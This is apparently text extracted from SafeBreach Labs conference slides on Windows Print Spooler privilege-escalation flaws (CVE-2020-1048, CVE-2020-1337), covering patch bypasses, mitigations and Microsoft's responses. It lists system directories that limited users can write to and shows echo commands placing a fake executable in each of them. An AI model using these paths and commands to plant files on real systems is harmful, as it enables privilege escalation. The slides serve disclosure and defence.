
Operation:	CreateFile
Result:	REPARSE
Path:	C:\Windows\System32\wbem\wbemcomn.dll
Duration:	0.0000160
<hr/>	
Desired Access:	Generic Write, Read Attribute
Disposition:	OpenIf
Options:	Sequential Access, Synchronous
Attributes:	N
ShareMode:	Read
AllocationSize:	0
Impersonating:	NT AUTHORITY\SYSTEM
OpenResult:	<unknown>

Spooler MS10-061 Patch Bypass #2



Spooler LPE Demo (1/2)

Spooler Printing our Way to SYSTEM



Spooler Printing our Way to SYSTEM



Spooler Printing our Way to SYSTEM

Stuxnet 2.0

POSSIBILE!

Is it possible to re-occur?

Spooler 0-day - Patch Bypass - CVE-2020-1337

CVE-2020-1337

CVE-2020-1048

Narrow
Patch

CVE-2010-2729

- This is a **0-day** and it will be fixed by Microsoft
- Stay tuned for our exploit blog post which will be released in the next few days (once the vulnerability is fixed)

REDACTED

LEET

Spooler 0-day Demo - CVE-2020-1337 - REDACTED

Mitigations

Recommended Mitigations






Patch effectiveness



Is it possible to abuse patched vulnerabilities?

Recommended Mitigations Spooler



-  Breach and Attack Simulations
-  Security Operation Center
-  Network Security Controls
-  Real Time Detection & Prevention
-  OS Patching

Recommended Mitigations Bug Class

A limited user can write to the following paths which leads to multiple vulnerabilities

1. System32\spool\PRINTERS - [CVE-2020-1048](#), [CVE-2020-1337](#), [Spooler DoS](#)
2. Spool\drivers\color - [CVE-2020-1117](#) (RCE)
3. System32\tasks - [CVE-2019-1069](#)
4. C:\ProgramData\Microsoft\Windows\WER\ReportQueue - [CVE-2019-0863](#)
5. c:\windows\debug\WIA
6. c:\windows\PLA - 3 sub directories.

```
C:\>echo "MZmy malicious arbitrary file write" > c:\windows\system32\Safebreach.exe
Access is denied.

C:\>echo "MZmy malicious arbitrary file write" > c:\windows\system32\spool\PRINTERS\Safebreach.exe

C:\>echo "MZmy malicious arbitrary file write" > c:\windows\system32\spool\drivers\color\Safebreach.exe

C:\>echo "MZmy malicious arbitrary file write" > C:\ProgramData\Microsoft\Windows\WER\ReportQueue\Safebreach.exe

C:\>echo "MZmy malicious arbitrary file write" > c:\windows\debug\WIA\Safebreach.exe

C:\>echo "MZmy malicious arbitrary file write" > c:\windows\PLA\reports\Safebreach.exe
```

Recommended Mitigations driver demo

Microsoft Response

Spooler LPE



The additional vector for CVE-2020-1048 will be addressed in August 2020 as CVE-2020-1337

~Microsoft Security Response Center

Spooler DoS



The technique results in a local Denial of Service; which doesn't meet Microsoft's servicing bar for security updates

~Microsoft Security Response Center

Related Work

- **Alex Ionescu & Yarden Shafir** - PrintDemon
- **Dave Weinstein** - Full details on CVE-2015-0096 and the failed MS10-046 Stuxnet fix
- **ITh4cker** - Windows Lnk Vul Analysis: From CVE-2010-2568 to CVE-2017-8464
- **Jeongoh Kyea** - CVE-2020-1770 - Print Spooler EoP Vulnerability

Released Tools

- CVE-2020-1048 - Exploit PoC
- **0-day** Spooler ServiceS DoS - Exploit PoC
- Arbitrary File Write Mitigation - Driver
- *On August 12th* - CVE-2020-1337 - Exploit PoC

<https://github.com/SafeBreach-Labs/Spooler>

Q&A

See you
next
time on -



Thank You!

Peleg Hadar Senior Security Researcher & **Tomer Bar** Research Team Leader |  **SafeBreach** LABS